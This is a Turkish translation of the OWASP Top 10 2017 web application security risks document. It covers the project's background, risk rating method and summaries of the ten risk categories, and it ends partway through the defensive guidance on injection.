OWASP Top 10 2017



## OWASP Top 10 2017

En Tehlikeli 10 Web Uygulaması Güvenlik Açıklıkları

20 Kasım 2017

### Sürüm

Talimatlara uygun yorumlar talep edilmiştir



|  | Creative Commons License Logo |
| --- | --- |
| <https://owasp.org> | Bu çalışma Creative Commons Attribution-ShareAlike 4.0 International lisansı kapsamında oluşturulmuştur. |

# Sürüm

## Önemli Hatırlatma

### Yorum Talebi

OWASP İlk 10'un metin hali olan bu kısım, çevirmenler ve metin haliyle ilgilenenler için kullanışlı olmasına rağmen, resmi sürüm olmayıp, resmi sürüm PowerPoint / PDF halidir.

Bu aşamada, aşağıdaki konularda yardım talep etmekteyiz:

* Çeviriler - bazı takımlar üzerinde çalışmakta, ancak yardım edebileceğinizi düşünüyorsanız bize ulaşın

Tüm sorun ve düzeltmelerin Github üzerinden kayıt altına alınmasına son derece özen gösteriyoruz:

* [<https://github.com/OWASP/Top10/issues>](https://github.com/OWASP/Top10/issues)

Herkese açık bir şeffaflık ile, izlenebilirlik sağlıyoruz ve yayımdan önceki bu son ayda tüm yorumların duyulmasını sağlıyoruz.

* Andrew van der Stock
* Brian Glas
* Neil Smithline
* Torsten Gigler

# İÇİNDEKİLER

< içindekiler tablosu ile değiştiriniz >

# O OWASP Hakkında

## OWASP Hakkında

Open Web Application Security Project (OWASP), kendisini kurumların güvenilebilir uygulamalar ve API’ler geliştirmesini, satın almasını ve sürdürmesini sağlamaya adamış açık bir topluluktur.

OWASP ile, aşağıdakileri açık ve ücretsiz bir şekilde temin edebilirsiniz:

* Uygulama güvenliği araçları ve standartları
* Uygulama güvenlik testleri, güvenli kod geliştirme ve güvenli kod analizi hakkında eksiksiz kitaplar.
* Sunumlar ve [videolar](https://www.youtube.com/user/OWASPGLOBAL).
* Yaygın pek çok konu hakkında [kopya kağıtları](https://cheatsheetseries.owasp.org/)
* Standart güvenlik kontrolleri ve kütüphaneleri.
* [Dünya çapında yerel topluluklar](https://owasp.org/chapters/).
* İleri düzey ve son teknoloji araştırma.
* Dünya çapında geniş kapsamlı [konferanslar](https://owasp.org/events/).
* [E-posta listeleri](https://lists.owasp.org/mailman/listinfo).

Daha fazla bilgi için: [<https://owasp.org>](https://owasp.org).

Tüm OWASP araçları, belgeleri, videoları, sunumları ve toplulukları uygulama güvenliği alanında kendisini geliştirmek isteyen herkese açık ve ücretsizdir.

Uygulama güvenliğini insanlar, süreçler ve teknoloji arasındaki bir problem olarak gören yaklaşımı destekliyoruz, çünkü uygulama güvenliğine karşı en etkili yaklaşımlar bu alanlarda gelişimi gerektirmektedir.

OWASP yeni bir tür organizasyondur. Ticari baskılara karşı özgürlüğümüz uygulama güvenliği hakkında tarafsız, uygulanabilir ve maliyeti az bilgiler sağlamamıza izin vermektedir.

Ticari güvenlik teknolojilerinin bilinçli kullanımını destekliyor olsak da, OWASP herhangi bir teknoloji kuruluşu ile ilişkili değildir. OWASP işbirlikçi, şeffaf ve açık bir şekilde pek çok farklı kaynak üretmektedir.

OWASP projenin uzun vadeli başarısını sağlayan kar amacı gütmeyen bir varlıktır. OWASP kurulu, topluluk liderleri, proje liderleri ve proje üyeleri dahil OWASP ile ilişkili neredeyse herkes gönüllülerdir. Ödenekler ve alt yapı aracılığıyla yenilikçi güvenlik araştırmalarını destekliyoruz.

Bize katılın!

## Telif Hakkı ve Lisans



Copyright © 2003-2021 The OWASP Foundation. Bu doküman Creative Commons Attribution Share-Alike 4.0 lisansı kapsamında yayınlanmıştır. Herhangi bir tekrar kullanım veya dağıtım için, bu çalışmanın lisans şartlarını belirtmeniz gerekmektedir.

## Önsöz

Güvenli olmayan yazılımlar finans, sağlık, savunma, enerji ve diğer kritik alt yapılarımıza zarar vermektedir. Yazılımlarımız karmaşık ve bağlantılı oldukça, uygulama güvenliğini sağlamak da katlanarak zorlaşmaktadır. Modern yazılım geliştirme süreçlerinin yüksek hızı, en yaygın risklerin tespiti ile hızlı ve doğru bir şekilde kaldırılmasını kaçınılmaz kılmaktadır. Artık, bu OWASP İlk 10 çalışmasında sunulanlar gibi basit güvenlik problemlerine müsamaha gösterilmesi imkansızdır.

OWASP İlk 10 -2017 hazırlanırken, benzer diğer OWASP çalışmalarına kıyasla büyük oranda geri bildirim alınmıştır. Bu durum, topluluğun OWASP İlk 10 için tutkusunu göstermektedir. Bu yüzden de, İlk 10’un kullanım örneklerinin çoğunu kapsayacak şekilde eksiksiz olarak yapılmasının OWASP için ne kadar önemli olduğunu göstermektedir.

OWASP İlk 10 çalışmasının asıl amacı geliştiriciler ve yöneticiler arasında farkındalık oluşturmak olsa da, bir uygulama güvenliği standardı haline gelmiştir.

Bu sürümde, uygulama güvenliği programlarında OWASP İlk 10’un benimsenmesine yardımcı olmak için sorunlar ve çözüm önerileri kısa ve test edilebilir bir şekilde yazılmıştır. Gerçek bir standart gerekiyorsa, büyük kuruluşlara [OWASP Uygulama Güvenliği Doğrulama Standardı'nı (ASVS)](https://owasp.org/www-project-application-security-verification-standard/) kullanmalarını öneriyoruz, ancak çoğu kurum için OWASP İlk 10 uygulama güvenliği alanında önemli bir başlangıç olacaktır.

"Geliştiriciler için Bir Sonraki Adım", "Güvenlik Testi Ekipleri için Bir Sonraki Adım", CIO ve CISO’lar için uygun olan "Kurumlar için Bir Sonraki Adım" ve uygulama yöneticileri veya uygulama yaşam döngüsünden sorumlu olan kişiler için uygun olan "Uygulama Yöneticileri için Bir Sonraki Adım" kısımları dahil OWASP İlk 10’un farklı kullanıcıları için bir takım tavsiye edilen sonraki adım bölümleri yazılmıştır.

Uzun vadede, tüm yazılım geliştirme takımlarına ve kurumlara kendi kültür ve teknolojileri ile uyumlu bir uygulama güvenliği programı oluşturmalarını tavsiye ediyoruz. Bu programlar sayı olarak çok fazla ve birbirlerinden çok farklı olabilir. Yazılım Garanti Olgunluk Modeli’ni kullanarak, organizasyonunuzun güçlü yanlarını uygulama güvenliği programınızı değerlendirmek ve geliştirmek için kullanınız.

OWASP İlk 10 çalışmasının uygulama güvenliği için yapacağınız çalışmalarda kullanışlı olmasını umuyoruz. Sorularınız, yorumlarınız ve düşünceleriniz için aşağıdaki Github projesi üzerinden OWASP ile iletişime geçebilirsiniz:

* [<https://github.com/OWASP/Top10/issues>](https://github.com/OWASP/Top10/issues)

OWASP İlk 10 projesine ve çevirilerine aşağıdaki link üzerinden erişebilirsiniz:

* [<https://owasp.org/www-project-top-ten/>](https://owasp.org/www-project-top-ten/)

Son olarak, OWASP İlk 10 projesinin kurucu liderleri olan Dave Wichers ve Jeff Williams’a tüm topluluğun yardımıyla bu projeyi bitirme konusunda bize olan inançları ve tüm çabaları için teşekkür etmek istiyoruz. Teşekkürler!

* Andrew van der Stock
* Brian Glas
* Neil Smithline
* Torsten Gigler

## Teşekkürler

[Autodesk](https://www.autodesk.com)'e OWASP İlk 10 -2017 projesine sponsor oldukları için teşekkürler. Açıklıklara ait yaygınlık bilgilerini veya diğer yardımları sağlayan kurumlar ve kişiler [Teşekkürler sayfasında](0xd1-data-contributors.md) listelenmiştir.

# I Giriş

## OWASP İlk 10 - 2017 Projesine Hoş Geldiniz

Bu güncelleme ikisi topluluk tarafından seçilen A8:2017-Güvensiz Ters Serileştirme ve A10:2017-Yetersiz Loglama ve İzleme gibi bazı yeni açıklıklar eklemektedir. Daha önceki OWASP İlk 10 sürümleri ile iki ana farklılığı; büyük ölçüde topluluk geri bildirimi, muhtemelen herhangi bir uygulama güvenliği standardı hazırlanırken toplanılan veri miktarından daha fazla olan ve düzinelerce kurumdan toplanan geniş kapsamlı verilerdir. Bu durum, yeni OWASP İlk 10 açıklıklarının kurumların karşılaştıkları en riskli uygulama güvenliği zafiyetlerini içerdiği konusunda teminat vermektedir.

OWASP İlk 10 2017, temel olarak uygulama güvenliği alanında uzmanlaşmış kırkdan fazla firmadan gelen verilere ve 500'den fazla kişinin katıldığı bir endüstri anketine dayanmaktadır. Bu veriler yüzlerce firmadan, 100.000 gerçek uygulama ve API'den toplanan açıklıkları kapsamaktadır. İlk 10 açıklıkları istismar edilebilirliği, tespit edilebilirliği ve etkisi hakkındaki genel tahminler ile beraber zafiyet yaygınlık verilerine göre seçilmiş ve sıralanmıştır.

OWASP İlk 10'un temel amacı, en yaygın ve en önemli web uygulama güvenlik zayıflıklarının sonuçları hakkında geliştiricileri, tasarımcıları, sistem mimarlarını, yöneticileri ve organizasyonları eğitmektir. İlk 10 projesi bu yüksek risk içeren sorunlara karşı basit korunma yöntemleri ve bundan sonraki adımların ne olacağı hakkında bir rehber sağlamaktadır.

## Gelecek faaliyetler için yol haritası

**10 ile sınırlı kalmayın**. [OWASP Geliştiri Rehberi](https://github.com/OWASP/DevGuide) ve [OWASP Kopya Kağıtları'nda](https://cheatsheetseries.owasp.org/) bahsedildiği gibi, bir web uygulamasının güvenliğini etkileyebilecek yüzlerce sorun bulunmaktadır. Bu dokümanlar web uygulaması ve API geliştiren herkes için önemli bir kaynaktır. Web uygulamalarında ve API'lerde açıklıkların bulunmasına ilişkin rehber [OWASP Test Rehberi](https://owasp.org/www-project-web-security-testing-guide/) projesinde sağlanmıştır.

**Sürekli değişim**. OWASP İlk 10 sıralaması değişmeye devam edecektir. Uygulamanızda tek bir satır kod değiştirmeseniz bile, yeni açıklıklar bulunduğu ve saldırı yöntemleri yenilendiği için açıklıklara karşı korumasız kalabilirsiniz. Lütfen daha fazla bilgi için İlk 10 projesinin sonunda yer alan Geliştiriciler, Güvenlik Testi Ekipleri, Kurumlar ve Uygulama Yöneticileri için Bir Sonraki Adım bölümlerini gözden geçiriniz.

**Olumlu düşünme**. Açıklıkların peşinden koşmayı bırakmaya ve daha güçlü uygulama güvenliği kontrolleri oluşturmaya hazır olduğunuzda, [OWASP Proaktif Kontroller](https://owasp.org/www-project-proactive-controls/) projesi geliştiricilerin güvenli uygulama geliştirme konusunda bir başlangıç noktası olmakta ve [OWASP Uygulama Güvenliği Doğrulama Standardı (ASVS)](https://owasp.org/www-project-application-security-verification-standard/) ise kurumlar ve uygulama testi ekipleri için kontrol edecekleri maddeleri içeren bir rehber olmaktadır.

**Araçları akıllıca kullanma**. Güvenlik açıklıkları son derece karmaşık olabilmekte ve kod içerisinde derinlerde bulunabilmektedir. Çoğu durumda, bu açıklıkları bulmak ve ortadan kaldırmak için en etkili yaklaşım gelişmiş araçları kullanan uzmanlardır. Sadece araçlara bağlı kalmak güvenliği yanlış anlamaktır ve tavsiye edilmemektedir.

**Her yöne yaygınlaştırma**. Kurumunuzda güvenliği kurum kültürünün tamamlayıcı bir parçası yapmaya odaklanın. [OWASP Yazılım Garanti Olgunluk Modeli (SAMM)](https://owasp.org/www-project-samm/) üzerinden daha fazla bilgi edinebilirsiniz.

## Teşekkürler

Kurumlara 2017 güncellemesi için sağladıkları açıklık verileri için teşekkür ederiz. Veri talebine 40'dan fazla cevap aldık. İlk kez, İlk 10 sürümüne katkı olarak sağlanan tüm veriler ve katkı sağlayanların tam listesi açık bir şekilde yayınlanmıştır. Bunun şimdiye kadar toplanan en büyük ve en kapsamlı açıklık veri setlerinden birisi olduğuna inanıyoruz.

Katkı sağlayan herkesi sıralayacak kadar geniş bir yer olmadığı için, yapılan katkılara teşekkür etmek için ayrı bir sayfa oluşturduk. Açıklık verilerini paylaşma noktasında istekli bir şekilde en ön safta oldukları için bu kurumlara gönülden teşekkürlerimizi sunuyoruz. Bu çalışmanın daha da büyümesini ve daha fazla kurumu teşvik etmesini ve böylelikle de kanıta dayalı güvenlik yaklaşımının önemli kilometre taşlarından birisi olmasını ümit ediyoruz. OWASP İlk 10 bu inanılmaz katkılar olmasaydı ortaya çıkamazdı.

Endüstri anketini tamamlamak için vakit ayıran 500'den fazla kişiye de ayrıca teşekkür ediyoruz. Yorumlarınız İlk 10 sıralamasına iki yeni eklemenin yapılmasına yardımcı oldu. İlave yorumlarınız, teşvikleriniz ve eleştirileriniz için de ayrıca teşekkür ederiz. Ayırdığınız kıymetli zamanınız için tekrar teşekkür etmek istiyoruz.

Önemli yapıcı eleştiriler ve İlk 10 sıralamasına yapılan bu güncellemeyi gözden geçirmek için zaman ayıran kişilere de teşekkür etmek istiyoruz. Olabildiğince bu kişileri "Teşekkürler" sayfasında listelemeye çalıştık.

Ve son olarak, İlk 10 projesini farklı dillere çevirerek OWASP İlk 10'un tüm dünyada erişilebilir hale gelmesine yardımcı olacak tüm çevirmenlere şimdiden teşekkür ederiz.

# RN Sürüm Notları

## 2013'ten 2017'ye Neler Değişti?

Son dört yıl içerisinde her alanda hızlanan değişim, OWASP İlk 10 projesinin de değiştirilmesi ihtiyacını doğurdu. OWASP İlk 10 projesi yeniden düzenlendi, metodoloji yenilendi, yeni bir veri talebi süreci oluşturuldu, topluluk ile beraber çalışıldı, her bir risk baştan aşağı tekrar yazıldı, riskler tekrar sıralandı ve yaygın olarak kullanılan diller ve kütüphaneler için referanslar eklendi.

Son birkaç yıl içerisinde, uygulamaların sahip olduğu temel teknolojiler ve mimari büyük ölçüde değişti.

* Node.js ve Spring Boot ile yazılan mikroservisler geleneksel monolitik uygulamaların yerini almaktadır. Mikroservisler -mikroservisler arasındaki güven, konteynerler, gizli bilgilerin yönetimi gibi- kendilerine özgü pek çok güvenlik sorununu da beraberinde getirmektedir. Eskiden, internet üzerinden erişilebilmesine ihtimal verilmeyen kodlar, şimdi Tek Sayfa Uygulamalar ve mobil uygulamalar tarafından tüketilmek üzere bir API veya REST servisi arkasında bulunmaktadır. Güvenilir servis tüketicileri gibi mimarisel varsayımlar artık geçerli olmamaktadır.
* Angular ve React gibi JavaScript kütüphaneleri ile yazılan tek sayfa uygulamalar, son derece modüler ve sahip olduğu özellikler bakımından zengin ön uçların(front end) oluşturulmasına izin vermektedir. Geleneksel olarak sunucu tarafında sağlanan işlevlerin istemci tarafına taşınması çeşitli güvenlik sorunlarını da beraberinde getirmektedir.
* Sunucu tarafında çalışan Node.js ve istemci tarafında çalışan Bootstrap, Electron, Angular ve React gibi modern web kütüphaneleri ile JavaScript artık web uygulamalarının birincil programlama dili olmuştur.

## Verilerle desteklenen yeni açıklıklar

* **A4:2017-XML Dış Varlıkları (XXE)** yaygın olarak kaynak kod analizi gerçekleştiren araçların([SAST](https://owasp.org/www-community/Source_Code_Analysis_Tools)) veri setleri tarafından desteklenen yeni bir kategoridir.


## Topluluk tarafından desteklenen yeni açıklıklar

Aşağıdaki iki açıklık kategorisi hakkında görüşlerini almak için topluluğa danıştık. 500'den fazla cevap değerlendirildikten sonra, bu açıklıklar İlk 10'a eklenmiştir;

* **A8:2017-Güvensiz Ters İşleme**, etkilenen platformlar üzerinde uzaktan kod çalıştırılmasına veya hassas nesnelerin değiştirilmesine izin vermektedir.
* **A10:2017-Yetersiz Loglama ve İzleme**, eksikliği zararlı aktivitelerin ve ihlallerin tespitini, olay müdahalesini ve dijital adli bilişimi engelleyebilmekte veya önemli düzeyde geciktirebilmektedir.

## Unutulmamış ancak birleştirilmiş veya kaldırılmış açıklıklar


* **A4-Güvensiz Doğrudan Nesne Başvuruları** ve **A7-Fonksiyon Düzeyinde Erişim Kontrolünün Olmaması**, **A5:2017-Yetersiz Erişim Kontrolü** başlığı altında birleştirilmiştir.
* **A8-Siteler Arası İstek Sahteciliği (CSRF)**, pek çok çerçeve [CSRF savunması](https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html) içerdiği için sadece uygulamaların %5'inde bulunmuştur.
* **A10-Doğrulanmamış Yönlendirme ve İletmeler**, uygulamaların %8'inde bulunmasına rağmen, XXE tarafından liste dışı bırakılmıştır.



# Risk - Uygulama Güvenliği Riskleri

## Uygulama Güvenliği Riskleri Nelerdir?

Saldırganlar işinize veya kurumunuza zarar vermek için uygulamanız üzerinden farklı yollar deneyebilirler. Bu farklı yolların her biri dikkat etmeyi gerektirecek kadar ciddi olabilecek veya olamayacak bir risk oluşturmaktadır.



Bazen bu yolların bulunması ve istismar edilmesi kolay olurken, bazen de son derece zor olabilmektedir. Benzer bir şekilde, oluşacak zarar da hiçbir öneme sahip olamayacağı gibi işinizi tehlikeye atabilecek boyutta da olabilmektedir. Kurumunuz için riskleri belirlerken, her bir tehdit etkeni ile ilişkilendirilen olasılığı, saldırı vektörünü ve güvenlik açığını değerlendirebilir ve bunu kurumunuzun üzerinde bırakmasını beklediğiniz teknik ve iş etkileri ile birleştirebilirsiniz.

## Risklerim Neler

[OWASP İlk 10](https://owasp.org/www-project-top-ten/) farklı kurumlar için en ciddi web uygulaması güvenlik risklerini belirlemeye çalışmaktadır. Bu risklerin her biri için, OWASP Risk Derecelendirme Metadolojisi'ne dayanan aşağıdaki basit derecelendirme şemasını kullanarak olasılığı ve teknik etkisi hakkında genel bilgi sağlamaktayız.

| Tehdit Etkenleri | İstismar Edilebilirlik | Zafiyetin Yaygınlığı | Tespit Edilebilirlik | Teknik Etkiler | İş Etkileri |
| --- | --- | --- | --- | --- | --- |
| Uygu- | Kolay 3 | Çok yaygın 3 | Kolay 3 | Ciddi 3 | İş |
| lama | Orta 2 | Yaygın 2 | Orta 2 | Orta 2 | Özel |
| özelinde | Zor 1 | Nadir 1 | Zor 1 | Önemsiz 1 |  |

Bu sürümde, riskler için etki ve olasılık hesaplamasında yardımcı olması adına risk derecelendirme sistemini güncelledik. Daha fazla detay için, lütfen [Riskler Hakkında Notlar](0xc0-note-about-risks.md) kısmına bakınız.

Her kurum birbirinden farklıdır ve bunun sonucu olarak kurum için mevcut tehdit etkenleri, bunların amaçları ve herhangi bir ihlal durumunda etkileri de farklıdır. Kamu yararına hitap eden bir kurum ile hassas sağlık kayıtları içeren bir sağlık sistemi aynı içerik yönetim sistemini (CMS) kullansa bile, tehdit etkenleri ve iş etkileri aynı yazılım için birbirinden son derece farklı olacaktır. Bu yüzden, kurumunuz için var olan riskleri, uygulanabilir tehdit etkenlerini ve iş etkilerini göz önünde bulundurarak anlamanız büyük önem taşımaktadır.

Mümkün olabildiğince, İlk 10 içerisinde yer alan riskler, karmaşıklığı azaltmak ve genel olarak kabul görmüş adlandırma kurallarını teşvik etmek için [Common Weakness Enumeration](https://cwe.mitre.org/) (CWE) içerisinde yer alan açıklıklar ile benzer şekilde isimlendirilmiştir.

## Kaynaklar

### OWASP

* [OWASP Risk Derecelendirme Metadolojisi](https://owasp.org/www-community/OWASP_Risk_Rating_Methodology)
* [Tehdit/Risk Modelleme hakkında bir makale](https://owasp.org/www-community/Threat_Modeling)

### Dış Kaynaklar

* [ISO 31000: Risk Yönetimi Standardı](https://www.iso.org/iso-31000-risk-management.html)
* [ISO 27001: ISMS](https://www.iso.org/isoiec-27001-information-security.html)
* [NIST Cyber Framework (US)](https://www.nist.gov/cyberframework)
* [ASD Strategic Mitigations (AU)](https://www.cyber.gov.au/acsc/view-all-content/publications/strategies-mitigate-cyber-security-incidents)
* [NIST CVSS 3.0](https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator)
* [Microsoft Tehdit Modelleme Aracı](https://www.microsoft.com/en-us/download/details.aspx?id=49168)

# T10 En Tehlikeli 10 Uygulama Güvenliği Açıklıkları – 2017

| Açıklık | Açıklama | | -- | -- | | A1:2017-Enjeksiyon | SQL, NoSQL, OS ve LDAP enjeksiyonu gibi enjeksiyon açıklıkları, güvenilir olmayan verinin bir komut veya sorgunun parçası olarak bir yorumlayıcıya gönderilmesiyle ortaya çıkmaktadır. Saldırganın zararlı girdisi, yorumlayıcının istenilmeyen komutları çalıştırmasına veya yetki denetimi olmadan verilere yetkisiz erişime neden olabilmektedir. | | A2:2017-Yetersiz Kimlik Doğrulama | Kimlik doğrulama ile ilgili uygulama fonksiyonları ve oturum yönetimi, genelde hatalı bir şekilde uygulanmaktadır. Bu durum saldırganların parolaları, anahtarları veya oturum anahtarlarını ele geçirmesine veya başka bir uygulama hatasını kullanarak başka kullanıcıların kimliklerini geçici veya kalıcı olarak üstlenebilmelerine izin vermektedir. | | A3:2017-Hassas Bilgi İfşası | Pek çok web uygulaması ve API finans, sağlık ve PII gibi hassas bilgileri yeterli bir şekilde koruyamamaktadır. Saldırganlar bu tür korunmasız bigileri ele geçirerek veya değiştirerek kredi kartı sahteciliği ve kimlik sahteciliği suçlarını veya diğer benzer suçları gerçekleştirebilmektedir. Hassas bilgiler şifreleme gibi ilave koruma önlemleri olmadığında ele geçirilebilmekte ve tarayıcıya gönderilirken veya tarayıcıdan alınırken özel güvenlik tedbirleri gerektirmektedir. | | A4:2017-XML Dış Varlıkları (XXE) | Pek çok eski veya hatalı yapılandırmaya sahip XML işlemcileri XML dokümanları içerisinde yer alan dış varlık başvurularını değerlendirmektedir. Dış varlıklar dosya URI işleyicisi kullanılarak sunucu içinde yer alan dosyaların ifşası, iç dosya paylaşımları, iç port taramaları, uzaktan kod çalıştırma ve servis dışı bırakma saldırıları için kullanılabilmektedir. | | A5:2017-Yetersiz Erişim Kontrolü | Kimlik doğrulaması yapılmış kullanıcıların yapabilecekleri işlemler üzerindeki kısıtlamalar genellikle doğru bir şekilde uygulanmamaktadır. Saldırganlar bu açıklıkları istismar ederek diğer kullanıcıların hesaplarına erişmek, hassas dosyaları görüntülemek, diğer kullanıcı verilerini değiştirmek, erişim haklarını değiştirmek gibi yetkisiz işlemler yapabilmekte ve/veya görmemesi gereken verileri görüntüleyebilmektedir. | | A6:2017-Hatalı Güvenlik Yapılandırması | Hatalı güvenlik yapılandırması en yaygın görülen sorundur. Bu genellikle güvenli olmayan varsayılan yapılandırmanın, eksik veya özel amaçlı yapılandırmanın, açık bulut depolama alanının, yanlış yapılandırılmış HTTP başlıklarının ve hassas bilgi içeren detaylı hata mesajlarının bir sonucudur. Tüm işletim sistemleri, kütüphaneler ve uygulamalar güvenli bir şekilde yapılandırılmalı ve aynı zamanda düzenli bir şekilde güncellenmeli/yamaları yüklenmelidir. | | A7:2017-Siteler Arası Betik Çalıştırma (XSS) | XSS açıklıkları, uygulama düzgün bir doğrulama veya kodlama olmaksızın güvenilmeyen veriyi yeni bir web sayfası içerisinde gösterdiğinde veya kullanıcı tarafından sağlanan bir girdi ile HTML veya JavaScript üretebilen bir tarayıcı API'sini kullanarak mevcut sayfayı güncellediğinde ortaya çıkmaktadır. XSS saldırganların, kurbanın tarayıcısında kullanıcı oturumlarını ele geçirebilen, web sayfalarının bütünlüğünü bozabilen veya kullanıcıyı zararlı sitelere yönlendirebilen betikler çalıştırabilmesine izin vermektedir. | | A8:2017-Güvensiz Ters Serileştirme | Güvensiz ters serileştirme genellikle uzaktan kod çalıştırmaya yol açmaktadır. Ters serileştirme açıklıkları uzaktan kod çalıştırma ile sonuçlanmasa da, tekrar saldırısı, enjeksiyon saldırıları ve yetki yükseltme saldırıları gibi saldırıları gerçekleştirmek için kullanılabilmektedir. | | A9:2017-Bilinen Açıklık İçeren Bileşen Kullanımı | Kütüphaneler, çerçeve yazılımlar ve diğer yazılım modülleri gibi bileşenler uygulamanın sahip olduğu yetkiler ile çalışmaktadır. Eğer açıklık içeren bir bileşen istismar edilirse, böyle bir saldırı ciddi veri kayıplarına veya sunucunun ele geçirilmesine yol açabilmektedir. Bilinen açıklık içeren bileşenleri kullanan uygulamalar ve API'ler uygulamanın sahip olduğu savunma mekanizmalarına zarar verebilmekte ve farklı saldırılara ve etkilere neden olabilmektedir. | | A10:2017-Yetersiz Loglama & İzleme | Yetersiz loglama ve izleme, olay müdahelesi ile eksik veya etkisiz entegresyan ile birleştiğinde saldırganların sistemlere saldırmasına, devamlılık sağlamasına, başka sistemlere sıçramasına ve veriyi değiştirmesine, ele geçirmesine veya ortadan kaldırmasına izin vermektedir. Çoğu ihlal incelemeleri, bir ihlalin tespiti için gereken sürenin 200 günden fazla olduğunu ve genellikle iç süreçler veya izleme yerine dış kaynaklar tarafından tespit edildiğini göstermektedir. |

# A1:2017 Enjeksiyon

| Tehdit Etkenleri/Saldırı Vektörleri | Güvenlik Zafiyeti | Etkiler |
| --- | --- | --- |
| Erişim Düzeyi : İstismar Edilebilirlik 3 | Yaygınlık 2 : Tespit Edilebilirlik 3 | Teknik 3 : İş |
| Neredeyse tüm veri kaynakları (çevresel değişkenler, parametreler, iç ve dış web servisleri ve tüm kullanıcı türleri) bir enjeksiyon vektörü olabilmektedir. [Enjeksiyon açıklıkları](https://owasp.org/www-community/Injection_Flaws) saldırgan zararlı bir veriyi yorumlayıcıya gönderdiğinde ortaya çıkmaktadır. | Enjeksiyon açıklıkları eski kodlarda başta olmak üzere son derece yaygındır. Enjeksiyon açıklıkları genellikle SQL, LDAP, XPath veya NoSQL sorgularında, OS komutlarında, XML ayrıştırıcılarında, SMTP başlıklarında, programlama dillerinde ve ORM sorgularında görülmektedir. Enjeksiyon açıklıkları kaynak kod incelenirken kolaylıkla tespit edilebilmektedir. Tarama ve fuzzer araçları saldırganların enjeksiyon açıklıklarını bulmalarına yardımcı olabilmektedir. | Enjeksiyon saldırıları verilerin kaybedilmesi, bozulması veya yetkisiz kimselere sızdırılması, inkar edilememezliğin yitirilmesi veya servis dışı bırakma saldırıları ile sonuçlanabilmektedir. Enjeksiyon saldırıları bazı durumlarda sunucunun tamamen ele geçirilebilmesine yol açmaktadır. İş etkisi uygulamanın ihtiyaçlarına ve sahip olduğu veriye göre değişmektedir. |

## Uygulamam Açıklığı İçeriyor Mu?

Aşağıdaki durumlarda, bir uygulamanın ilgili açıklığı içerdiği söylenebilir:

* Kullanıcı tarafından sağlanan girdiler uygulama tarafından doğrulanmadığında, filtrelenmediğinde veya sterilize edilmediğinde.
* Kullanıldığı bağlama göre sterilize edilmeden yapılan ve parametrik olmayan veya dinamik olan sorgular doğrudan yorumlayıcı tarafından kullanıldığında.
* Zararlı veri hassas kayıtları getirmek için ORM arama parametreleri arasında kullanıldığında.
* Zararlı veri SQL OR komutu ile dinamik sorgularda, komutlarda veya saklı yordamlarda normal yapının zararlı veri ile birleştirilebileceği bir şekilde doğrudan kullanıldığında.
* En yaygın enjeksiyon saldırıları SQL, NoSQL, OS komut, ORM, LDAP, EL veya OGNL enjeksiyonlarıdır. Saldırının mantığı tüm yorumlayıcılar için aynıdır. Kaynak kod analizi uygulamanın enjeksiyon açıklıkları içerip içermediğini anlamak için en iyi yöntemdir. Kaynak kod analizi sonrasında veya sırasında, eksiksiz bir şekilde tüm parametreler, başlıklar, URL'ler, çerezler, JSON verileri, SOAP mesajları ve XML veri girdileri otomatize olarak test edilmelidir. Kurumlar statik kaynak kod analizi ([SAST](https://owasp.org/www-community/Source_Code_Analysis_Tools)) ve dinamik uygulama güvenliği testi araçlarını ([DAST](https://owasp.org/www-community/Vulnerability_Scanning_Tools)) CI/CD süreçleri içerisinde yeni çıkan enjeksiyon açıklıklarını kurulumdan önce tespit etmek için kullanabilirler.

## Nasıl Önlenir

Enjeksiyon saldırılarını önlemek verinin komutlardan ve sorgulardan uzak tutulmasını gerektirmektedir.

* Tercih edilen yöntem, yorumlayıcı kullanımından tamamen kaçınan veya parametrik bir arayüz sunan veya ORM araçları kullanan güvenli bir API kullanımıdır. **Not**: Parametrik olsa bile, eğer PL/SQL veya T-SQL veri ile sorguları birleştiriyorsa veya zararlı veriyi EXECUTE IMMEDIATE veya exec() ile çalıştırıyorsa, saklı yordamlar hala SQL enjeksiyonu açıklığına neden olabilmektedir.
